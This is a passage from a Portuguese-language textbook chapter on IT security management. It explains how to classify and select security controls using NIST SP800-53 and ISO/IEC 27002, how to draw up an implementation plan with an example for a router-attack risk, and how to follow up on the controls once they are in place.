
- Listar as várias categorias e tipos de controles disponíveis.
- Descrever em linhas gerais o processo de seleção de controles adequados para enfrentar riscos.
- Descrever em linhas gerais um plano de implementação para enfrentar riscos identificados.

- Entender a necessidade do acompanhamento continuado da implementação de segurança.

No [Capítulo 14](#) apresentamos o gerenciamento de segurança de TI como um processo formal para assegurar que os ativos críticos estão suficientemente protegidos de maneira efetiva em termos de custo. Então, discutimos o processo de avaliação de riscos críticos. Este capítulo continua o exame do gerenciamento de segurança de TI. Fazemos um levantamento da gama de controles ou salvaguardas gerenciais, operacionais e técnicos disponíveis que podem ser usados para melhorar a segurança de sistemas e processos de TI. Em seguida, exploramos o conteúdo dos planos de segurança que detalham o processo de implementação. Esses planos devem ser implementados com treinamento para assegurar que todo o pessoal sabe quais são suas responsabilidades e com monitoramento da conformidade com as regras de segurança. Finalmente, para garantir a manutenção de um nível de segurança adequado, a gerência deve acompanhar a implementação com uma avaliação da efetividade dos controles de segurança e iterar-se de todo o processo de gerenciamento de segurança de TI.

## 15.1 Implementação de gerenciamento de segurança de TI

Apresentamos o processo de gerenciamento de segurança de TI no [Capítulo 14](#), ilustrado pela [Figura 14.1](#). O [Capítulo 14](#) focalizou os primeiros estágios desse processo. Neste capítulo focalizamos os estágios posteriores, que incluem seleção de controles, desenvolvimento de um plano de implementação e o monitoramento de acompanhamento da implementação do plano. Detalhes dessas etapas são ilustrados na [Figura 15.1](#) (reproduzida da [Figura 4-2](#) em [\[NIST02\]](#)). Discutimos cada uma dessas áreas gerais por sua vez.



**FIGURA 15.1** Controles e implementação de gerenciamento de segurança de TI.

## 15.2 Controles ou salvaguardas de segurança


Uma avaliação de riscos de sistemas de TI de uma organização identifica áreas que precisam de tratamento. A etapa seguinte, como mostra a [Figura 14.1](#) sobre as opções de análise de risco, é selecionar controles adequados para usar nesse tratamento. **Controle, salvaguarda ou contramedida** de segurança de TI (os termos são intercambiáveis) ajuda a reduzir riscos. [\[ISO27002\]](#) dá esta definição:

**Controle:** meio de gerenciar riscos, incluindo políticas, procedimentos, diretrizes, práticas ou estruturas organizacionais que podem ser de natureza administrativa, técnica, gerencial ou legal.

Alguns controles endereçam vários riscos ao mesmo tempo, e selecionar tais controles pode ser muito efetivo em termos de custo. Os controles podem ser classificados como pertencentes a uma das classes seguintes (embora alguns controles incluam aspectos de diversas dessas classes):

- **Controles de gerenciamento:** Focalizam políticas, planejamento, diretrizes e padrões de segurança que influenciam a seleção de controles operacionais e técnicos para reduzir o risco de perdas e proteger a missão da organização. Esses controles referem-se a questões que a gerência precisa abordar. Discutimos vários deles nos [Capítulos 14 e 15](#).
- **Controles operacionais:** Abordam a implementação e o uso correto de políticas e padrões de segurança, garantindo consistência em operações de segurança e corrigindo deficiências operacionais identificadas. Esses controles estão relacionados a mecanismos e procedimentos que são implementados, principalmente, por pessoas e não por sistemas. Eles são usados para melhorar a segurança de um sistema ou grupo de sistemas. Discutimos algum deles nos [Capítulos 16 e 17](#).
- **Controles técnicos:** Envolvem o uso correto das funcionalidades de segurança de hardware e software em sistemas. Abrangem desde medidas simples a complexas que funcionam juntas para garantir a segurança de dados críticos e sensíveis, informações e funções de sistemas de TI. A [Figura 15.2](#) (reproduzida da [Figura 4-3](#) em [\[NIST02\]](#)) ilustra algumas medidas técnicas e

de controle típicas. As Partes 1 e 2 deste livro discutem aspectos de tais medidas.



**FIGURA 15.2** Controles de segurança técnicos.

Por sua vez, cada uma dessas classes de controle pode incluir o seguinte:

- **Controles de apoio:** Capacidades técnicas de segurança de TI disseminadas, genéricas e subjacentes que estão inter-relacionadas com muitos outros controles e são usadas por eles.
- **Controles preventivos:** Focalizam a prevenção da ocorrência de brechas de segurança, inibindo tentativas de violação de políticas de segurança ou exploração de uma vulnerabilidade.
- **Controles de detecção e recuperação:** Focalizam a resposta a uma brecha de segurança, avisando sobre violações ou sobre tentativas de violação de políticas de segurança, ou sobre a identificação de uma exploração de uma vulnerabilidade, além de prover meios para restaurar a perda resultante de recursos computacionais.

As medidas de controle técnico mostradas na [Figura 15.2](#) incluem exemplos

de cada um desses tipos de controle.

Listas de controle aparecem em vários padrões nacionais e internacionais, entre eles [ISO27002], [ISO13335] e [NIST09]. Existe ampla concordância entre esses e outros padrões quanto aos tipos de controle que devem ser usados e as listas detalhadas de controles típicos. Na verdade, muitos dos padrões fazem referência uns aos outros, o que indica a concordância mútua em relação a essas listas. [ISO27002] é geralmente considerado como a lista mestra de controles e é citado pela maioria dos outros padrões. A [Tabela 15.1](#) (adaptada da [Tabela 1-1](#) em [NIST09]) é uma lista típica de famílias de controles dentro de cada uma das classes.

---

### Tabela 15.1

#### Controles de segurança do NIST SP800-53

---

Classe	Família de controle
Gerenciamento	Planejamento
Gerenciamento	Gerenciamento de programas
Gerenciamento	Avaliação de riscos
Gerenciamento	Avaliação e autorização de segurança
Gerenciamento	Aquisição de sistemas e serviços
Operacional	Conscientização e treinamento
Operacional	Gerenciamento de configuração
Operacional	Planejamento de contingências
Operacional	Resposta a incidentes
Operacional	Manutenção
Operacional	Proteção de mídia
Operacional	Segurança de pessoal
Operacional	Proteção física e ambiental
Operacional	Integridade de sistemas e informações
Técnico	Controle de acesso
Técnico	Auditória e responsabilidade
Técnico	Identificação e autenticação
Técnico	Proteção de sistemas e comunicações

Compare essa lista com a da [Tabela 15.2](#), que detalha as categorias de controle dadas em [ISO27002], observando o alto grau de sobreposição. Dentro de cada uma dessas classes de controle há uma longa lista de controles específicos que

podem ser escolhidos. A [Tabela 15.3](#) (adaptada da tabela no Apêndice D de [NIST09]) dá uma lista de itens completa dos controles detalhados nesse padrão.

---

**Tabela 15.2**  
**Controles de segurança do ISO/IEC 27002**

---

Categoria de controle	Objetivo
Política de segurança	Prover à administração direcionamento e suporte para segurança de informações, de acordo com os requisitos do negócio e leis e regulamentações relevantes
Organização de segurança de informações	Gerenciar a segurança de informações dentro da organização, e de informações e recursos que são usados por terceiros externos
Gerenciamento de ativos	Implementar e manter proteção adequada de ativos organizacionais e assegurar que as informações recebam classificação adequada
Segurança de recursos humanos	Garantir que os usuários, sejam eles empregados, empreiteiros ou terceiros, entendam suas responsabilidades, estejam adequadamente equipados para os papéis que desempenham e mudem de emprego de maneira ordenada
Segurança ambiental e física	Impedir acesso físico não autorizado, danos e interferências às instalações, equipamentos e informações da organização
Gerenciamento de comunicações e operações	Assegurar a operação correta e segura de recursos de processamento de informações, da utilização de acordos de serviço com terceiros, no planejamento para minimizar o risco de falhas de sistemas e proteger a integridade e a disponibilidade de software, informações, mídias e redes
Controle de acesso	Controlar o acesso a informações, sistemas de informação e redes, para garantir acesso a usuários autorizados e impedir acesso não autorizado
Aquisição, desenvolvimento e manutenção de sistemas de informação	Garantir a segurança de sistemas de informação, impedir erros, perdas, modificação não autorizada ou utilização indevida de informações em aplicações, proteger a confidencialidade, autenticidade ou integridade de informações por meios criptográficos
Gerenciamento de incidentes de segurança da informação	Garantir que eventos de segurança da informação e fraquezas associadas a sistemas de informação sejam comunicados de modo a permitir ação corretiva oportunamente
Gerenciamento da continuidade do negócio	Combater interrupções a atividades de negócios e proteger processos de negócios críticos contra os efeitos de grandes falhas de sistemas de informação ou desastres, além de assegurar sua rápida recuperação
Conformidade a regras	Evitar o não cumprimento de obrigações legais, estatutárias, reguladoras ou contratuais e de quaisquer requisitos de segurança

---

## **Tabela 15.3**

### **Controles de segurança detalhados do NIST SP800-53**

---

#### **Controle de acesso**

Política e procedimentos de controle de acesso, gerenciamento de contas, garantia de acesso, imposição de fluxo de informações, separação de deveres, privilégio mínimo, tentativas de login malsucedidas, notificação de uso de sistema, notificação de acesso anterior, controle de sessão concorrente, trava de sessão, ações permitidas sem identificação ou autenticação, atributos de segurança, acesso remoto, acesso sem fio, controle de acesso para dispositivos móveis, uso de sistemas de informação externos, colaboração e compartilhamento de informações baseados em usuário, conteúdo acessível publicamente

#### **Conscientização e treinamento**

Política e procedimentos de conscientização e treinamento de segurança, conscientização de segurança, treinamento de segurança, registros de treinamento de segurança, contatos com grupos e associações de segurança

#### **Auditoria e responsabilidade**

Política e procedimentos de auditoria e responsabilidade, eventos que podem ser auditados, conteúdo de registros de auditoria, capacidade de armazenamento de auditoria, resposta a falhas de processamento de auditoria, revisão de auditoria, análise e relato, redução de auditoria<sup>1</sup> e geração de relatórios, carimbos de tempo, proteção de informações de auditoria, irretratabilidade, retenção de registro de auditoria, geração de auditoria, monitoração para revelação de informações, auditoria de sessão

#### **Avaliação e autorização de segurança**

Política e procedimentos de avaliação e autorização de segurança, avaliações de segurança, conexões com sistemas de informação, plano de ação e marcos, credenciamento de segurança, monitoramento contínuo

## **Gerenciamento de configuração**

Política e Procedimentos de Gerenciamento de Configuração, Configuração de base de referência, controle de mudanças de configuração, análise de impacto à segurança, restrições de acesso a mudanças, aspectos de configuração, funcionalidade mínima, inventário de componentes de sistemas de informação, plano de gerenciamento de configuração

## **Planejamento de contingência**

Política e procedimentos de planejamento de contingência, plano de contingência, treinamento de contingência, testes e exercícios do plano de contingência, local de armazenamento alternativo, local de processamento alternativo, serviços de telecomunicações, backup de sistemas de informação, recuperação e reconstituição de sistemas de informação

## **Identificação e autenticação**

Política e procedimentos de identificação e autenticação, identificação e autenticação (usuários organizacionais), identificação e autenticação de dispositivos, gerenciamento de identificadores, gerenciamento de autenticadores, realimentação para o autenticador, autenticação de módulo criptográfico, identificação e autenticação (usuários não organizacionais)

## **Resposta a incidentes**

Política e procedimentos de resposta a incidentes, treinamento de resposta a incidentes, testes e exercícios de resposta a incidentes, tratamento de incidentes, monitoramento de incidentes, relatório de incidentes, assistência à resposta a incidentes, plano de resposta a incidentes

## **Manutenção**

Política e procedimentos de manutenção de sistema, manutenção controlada, ferramentas de manutenção, manutenção não local, manutenção de pessoal, manutenção em tempo

## **Proteção de mídia**

Política e procedimentos de proteção de mídia, acesso à mídia,

marcação de mídia, armazenamento de mídia, transporte de mídia, higienização de mídia

## **Proteção física e ambiental**

Política e procedimentos de proteção física e ambiental, autorizações de acesso físico, controle de acesso físico, controle de acesso a meio de transmissão, controle de acesso para dispositivos de saída, monitoramento de acesso físico, controle de visitantes, registros de acesso, equipamentos elétricos e cabeamentos elétricos, interrupção de energia elétrica de emergência, energia elétrica de emergência, iluminação de emergência, proteção contra fogo, controles de temperatura e umidade, proteção contra danos causados por água, entrega e remoção, local de trabalho alternativo, localização de componentes de sistema de informação, vazamento de informações

## **Planejamento**

Política e procedimentos de planejamento de segurança, plano de segurança de sistemas, regras de comportamento, avaliação de impacto à privacidade, planejamento de atividades relacionadas à segurança

## **Segurança de pessoal**

Política e procedimentos de segurança de pessoal, categorização de cargo, triagem de pessoal, demissão de pessoal, transferência de pessoal, acordos de acesso, segurança de pessoal terceirizado, sanções de pessoal

## **Avaliação de riscos**

Política e procedimentos de avaliação de riscos, categorização de segurança, avaliação de riscos, escaneamento de vulnerabilidades

## **Aquisição de sistemas e serviços**

Política e procedimentos de aquisição de sistemas e serviços, alocação de recursos, suporte ao ciclo de vida, aquisições, documentação de sistemas de informação, restrições à utilização de software, software instalado por usuários, princípios de engenharia de segurança, serviços externos de sistemas de informação,

gerenciamento de configuração de desenvolvedor, testes de segurança de desenvolvedor, proteção da cadeia de suprimentos, confiança, componentes críticos de sistemas de informação

## Proteção de sistemas e comunicações

Política e procedimentos de proteção de sistemas e comunicações, particionamento de aplicação, isolamento de função de segurança, informação em recursos compartilhados, proteção contra negação de serviço, prioridade de recursos, proteção de limites, integridade de transmissão, confidencialidade de transmissão, desconexão de rede, caminho confiável, estabelecimento e gerenciamento de chave criptográfica, uso de criptografia, proteções contra acesso público, dispositivos de computação colaborativa, atributos de segurança de transmissão, certificados de infraestrutura de chaves públicas, código móvel, protocolo de voz sobre internet, serviço seguro de resolução de nome/endereço (resolvedor recursivo ou baseado em cache), arquitetura e aprovisionamento para serviços de resolução de nome/endereço, autenticidade de sessão, falha em estado conhecido, nós clientes, potes de mel (*honeypots*), aplicações independentes de sistema operacional, proteção de informações em repouso, heterogeneidade, técnicas de virtualização, análise de canal oculto, particionamento de sistema de informação, integridade na preparação de transmissão, programas executáveis não modificáveis

## Integridade de sistemas e informações

Política e procedimentos voltados à integridade de sistemas e informações, recuperação de falhas, proteção contra código malicioso, monitoramento de sistema de informação, alertas, avisos e diretrizes de segurança, verificação de funcionalidade de segurança, integridade de software e informações, proteção contra spam, restrições à entrada de informações, validação de entrada de informações, tratamento de erros, tratamento e retenção de saída de informações, prevenção de falha previsível

## Gerenciamento de programas

Plano de programa de segurança da informação, diretor de segurança da informação, recursos de segurança da informação, plano de ação e processo de marcos, inventário do sistema de

informação, medições de desempenho de segurança da informação, arquitetura da empresa, plano de infraestrutura crítica, estratégia de gerenciamento de riscos, processo de autorização de segurança, definição de processo de missão/negócio

<sup>1</sup>Nota da Tradução: O nome “redução de auditoria” (*audit reduction*) refere-se ao pré-processamento das informações, normalmente com o objetivo de identificar e remover informações redundantes ou irrelevantes.

Para atingir um nível de segurança aceitável, alguma combinação desses controles deve ser escolhida. Se a abordagem da base de referência estiver em uso, um conjunto adequado de controles de base de referência é normalmente especificado em um padrão relevante de setor ou do governo. Por exemplo, o Apêndice D em [NIST09] lista seleções de controles de base de referência para uso em sistemas de TI de baixo impacto, impacto moderado e alto impacto. A seleção a ser feita deve ser adequada ao perfil de risco, recursos e capacidades globais da organização. Então esses controles devem ser implementados em todos os sistemas de TI da organização, com ajustes de escopo para endereçar requisitos gerais de sistemas específicos.

[NIST06] sugere que podem ser necessários ajustes por considerações relacionadas aos seguintes aspectos:

- **Tecnologia:** Alguns controles são aplicáveis somente a tecnologias específicas e, portanto, só serão necessários se o sistema incluir essas tecnologias. Entre os exemplos citamos redes sem fio e a utilização de criptografia. Alguns podem ser adequados somente se o sistema suportar a tecnologia que eles exigem — por exemplo, leitoras para tokens de acesso. Se essas tecnologias não são suportadas em um sistema, os controles alternativos, incluindo procedimentos administrativos e controles de acesso físicos, podem ser usados no lugar deles.
- **Controles comuns:** A gerência de uma organização pode ser centralizada, e os controles comuns podem não ser da responsabilidade dos gerentes de um sistema específico. Mudanças em controles teriam de ter a concordância prévia da gerência central e seriam comandadas por ela.
- **Sistemas de acesso público:** Alguns sistemas, como os de servidores Web de organizações públicas, são projetados para acesso pelo público geral. Alguns controles, como os relacionados à segurança de pessoal, identificação e

autenticação, não se aplicariam ao acesso feito via interface pública. Eles se aplicariam ao controle administrativo de tais sistemas. O escopo de aplicação desses controles deve ser especificado cuidadosamente.


- **Controles de infraestrutura:** Controles de acesso físico ou ambiental são relevantes apenas para as áreas que abrigam o equipamento relevante.
- **Questões de aumento de escala:** Os controles podem variar de tamanho e complexidade em relação à organização que os emprega. Por exemplo, um plano de contingência para sistemas críticos de uma grande organização seria muito maior e mais detalhado do que para uma pequena empresa.
- **Avaliação de riscos:** Os controles podem ser ajustados de acordo com os resultados da avaliação de riscos específica de sistemas na organização, como consideraremos a seguir.

Se alguma forma de processo de avaliação de riscos formal ou informal estiver em uso, esse processo dará orientação sobre os riscos específicos para os sistemas de TI da organização que precisam ser abordados. Normalmente, isso resultará em alguma seleção de controles operacionais ou técnicos, que, juntos, podem reduzir a probabilidade de ocorrência dos riscos identificados, as consequências, se ocorrerem, ou ambas, em nível aceitável. Esses controles podem ser adicionais aos já selecionados da base de referência ou tomar a forma simplesmente de especificação e utilização mais detalhada e cuidadosa de controles já selecionados.

O processo ilustrado na [Figura 15.1](#) indica que se deve fazer uma lista de controles recomendados para abordar cada risco que precisa de tratamento. Os controles recomendados precisam ser compatíveis com os sistemas e as políticas da organização, e sua seleção pode também ser guiada por requisitos legais. A lista de controles resultante deve incluir detalhes da viabilidade e efetividade de cada um. A viabilidade envolve fatores como compatibilidade técnica com sistemas existentes e o impacto operacional sobre esses sistemas, além da provável aceitação dos controles pelos usuários. A efetividade é igual ao custo de implementação em relação à redução no nível de risco conseguida pela implementação do controle.

A redução do nível de risco conseguida com a implementação de um novo controle ou do aperfeiçoamento dos já existentes resulta da redução da probabilidade ou consequência da ameaça que o controle proporciona, como mostrado na [Figura 15.3](#) (reproduzida da [Figura 4-4](#) em [NIST02]). A redução da probabilidade pode resultar da redução das vulnerabilidades (falhas ou fraquezas) no sistema ou da redução da capacidade e motivação da fonte da

ameaça. A redução da consequência resulta da redução da magnitude do impacto adverso da ocorrência da ameaça na organização.



**FIGURA 15.3** Risco residual.

É provável que a organização não tenha os recursos para implementar todos os controles recomendados. Por conseguinte, a gerência deve executar uma análise de custo/benefício para identificar os controles mais adequados e que proporcionam maior benefício para a organização, dados os recursos disponíveis. Essa análise pode ser qualitativa ou quantitativa e deve demonstrar que o custo da implementação de determinado controle é justificado pela redução, proporcionada por ele, do nível de risco aos ativos. Ela deve incluir detalhes do impacto da implementação de novos controles ou de controles aperfeiçoados, o impacto de não implementá-los e os custos de implementação estimados.

A análise deve então avaliar os custos e benefícios da implementação em relação à criticalidade do sistema e dos dados para determinar a importância de escolher esse controle.

Em seguida, a gerência deve determinar qual seleção de controles provê um nível de risco resultante aceitável para os sistemas da organização. Essa seleção considerará os seguintes fatores:

- Se o controle reduzir o risco mais do que o necessário, uma alternativa menos cara poderá ser usada.
- Se o controle custar mais do que a redução do risco proporcionada, uma alternativa deve ser usada.
- Se um controle não reduz o risco suficientemente, mais controles ou

controles diferentes devem ser usados.

- Se o controle provê redução de risco suficiente e é o mais efetivo em termos de custo, use-o.

Muitas vezes ocorre que o custo de implementar um controle é mais tangível e mais fácil de especificar do que o custo de não implementá-lo. A gerência deve tomar uma decisão de negócios em relação a esses custos mal definidos ao escolher a seleção final de controles e o risco residual resultante.

## 15.3 Plano de segurança de TI

Identificada a faixa de possíveis controles dentre os quais a gerência selecionou alguns para implementar, é preciso criar um plano de segurança de TI, como indicado nas [Figuras 14.1 e 15.1](#). Esse plano é um documento que detalha o que será feito, quais são os recursos necessários e quem serão os responsáveis. A meta é detalhar as ações necessárias para melhorar a tempo as deficiências identificadas no perfil de risco da organização. [\[NIST02\]](#) sugere que esse plano deve incluir detalhes de:

- Riscos (combinações de ativo/ameaça/vulnerabilidade).
- Controles recomendados (provenientes da avaliação de riscos).
- Prioridade de ação para cada risco.
- Controles selecionados (com base na análise custo/benefício).
- Recursos necessários para implementar os controles selecionados.
- Pessoal responsável.
- Datas de início e fim previstas para a implementação.
- Requisitos de manutenção e outros comentários.

Esses detalhes são resumidos em uma tabela de plano de implementação, como mostrado na [Tabela 15.4](#). Essa tabela ilustra um exemplo de plano de implementação para o exemplo de risco identificado e mostrado na [Tabela 14.5](#). Os controles sugeridos são exemplos específicos de controles de acesso remoto, eventos que podem ser passíveis de auditoria, identificação de usuários, backup de sistemas e mudança de configuração aplicados ao ativo identificado e ameaçado. Todos eles são escolhidos porque não são caros nem difíceis de implementar. É claro que exigem algumas mudanças nos procedimentos. O pessoal relevante responsável pela administração da rede deve ser avisado dessas mudanças. Os membros da equipe também podem precisar de treinamento relativo à implementação correta dos novos procedimentos e sobre os seus direitos e responsabilidades.

**Tabela 15.4**  
**Plano de implementação**

Risco (ativo/ameaça)	Ataque de hacker no roteador da Internet
Nível de risco	Alto
Controles recomendados	<ul style="list-style-type: none"> <li>■ Desativar acesso externo via telnet</li> <li>■ Usar auditoria detalhada do uso de comandos privilegiados</li> <li>■ Estabelecer política para senhas administrativas fortes</li> <li>■ Estabelecer estratégia de backup para arquivos de configuração de roteador</li> <li>■ Estabelecer política de controle de mudanças para a configuração do roteador</li> </ul>
Prioridade	Alta
Controles selecionados	<ul style="list-style-type: none"> <li>■ Fortalecer autenticação de acesso</li> <li>■ Instalar software de detecção de intrusão</li> </ul>
Recursos necessários	<ul style="list-style-type: none"> <li>■ Três dias do tempo do administrador da rede de TI para alterar e verificar a configuração do roteador e redigir políticas</li> <li>■ Um dia de treinamento para o pessoal responsável pela administração da rede</li> </ul>
Pessoas responsáveis	John Doe, administrador-chefe do sistema de rede, equipe corporativa de suporte de TI
Data de início e fim	1º de fevereiro de 2011 a 4 de fevereiro de 2011
Outros comentários	<ul style="list-style-type: none"> <li>■ São necessários testes e revisões periódicos da configuração e da política de uso</li> </ul>

## 15.4 Implementação de controles

A próxima fase no processo de gerenciamento de segurança de TI, como indicado na [Figura 14.1](#), é gerenciar a implementação dos controles detalhados no plano de segurança de TI, o que compreende o estágio *fazer* do modelo de implementação cílica discutido no [Capítulo 14](#). A fase de implementação compreende não somente a implementação direta dos controles conforme detalhado no plano de segurança, mas também dos programas associados e específicos de treinamento e conscientização geral de segurança para a organização.

## Implementação de plano de segurança

O **plano de segurança de TI** documenta o que precisa ser feito para cada controle selecionado, juntamente com o pessoal responsável e os recursos e o tempo que serão usados. Então, o pessoal identificado executa as tarefas necessárias para implementar os novos controles ou os controles aperfeiçoados, sejam eles técnicos, gerenciais ou operacionais. Isso pode envolver alguma combinação de mudanças na configuração de sistemas, atualizações ou instalação de novos sistemas. Pode também envolver o desenvolvimento de procedimentos novos ou ampliados de modo a documentar as práticas necessárias para atingir as metas de segurança desejadas. Observe que mesmo os

controles técnicos normalmente exigem procedimentos operacionais associados para garantir seu uso correto. A utilização desses procedimentos precisa ser incentivada e monitorada pela gerência.

O processo de implementação deve ser monitorado para assegurar sua correção, o que é normalmente feito pelo diretor de segurança organizacional que verifica se:

- Os custos e os recursos de implementação usados ficaram dentro de limites identificados.
- Os controles foram corretamente implementados como especificado no plano, de modo a conseguir a redução do nível de risco identificado.
- Os controles são operados e administrados como necessário.

Ao final da implementação, a gerência precisa autorizar o sistema para uso operacional. Isso pode ser um processo puramente informal dentro da organização. Alternativamente, especialmente em organizações governamentais, isso pode ser parte de um processo formal que resulta no credenciamento do sistema como cumpridor dos padrões exigidos. Isso está usualmente associado a instalação, certificação e uso de sistemas computacionais confiáveis, como discutimos no [Capítulo 13](#). Nesses casos, um organismo de credenciamento externo verificará a evidência documentada do projeto e a implementação correta do sistema.

## Conscientização e treinamento de segurança

Conscientização e treinamento de segurança adequados para todo o pessoal em uma organização, juntamente com treinamento específico relacionado a sistemas e controles em particular, é uma componente essencial da implementação de controles. Discutiremos essas questões mais a fundo no [Capítulo 17](#), no qual exploramos políticas relacionadas à segurança de pessoal.

## 15.5 Acompanhamento da implementação

O processo de gerenciamento de segurança de TI não termina com a implementação de controles e o treinamento de pessoal. Como vimos no [Capítulo 14](#), esse é um processo cíclico, constantemente repetido para responder às mudanças nos sistemas de TI e no ambiente de riscos. Os vários controles implementados devem ser monitorados para garantir sua contínua efetividade. Quaisquer mudanças propostas para os sistemas devem ser verificadas em

relação às implicações para a segurança, e o perfil de risco do sistema afetado deve ser revisto, se necessário. Infelizmente, esse aspecto do gerenciamento de segurança de TI frequentemente recebe pouquíssima atenção e, em muitos casos, é adicionado como mero acessório, se tanto. Não fazer isso pode aumentar enormemente a probabilidade de ocorrência de uma falha de segurança. Esse estágio de acompanhamento do processo de gerenciamento inclui vários aspectos:

- Manutenção de controles de segurança
- Verificação de cumprimento das regras de segurança
- Gerenciamento de mudanças e configuração
- Tratamento de incidentes

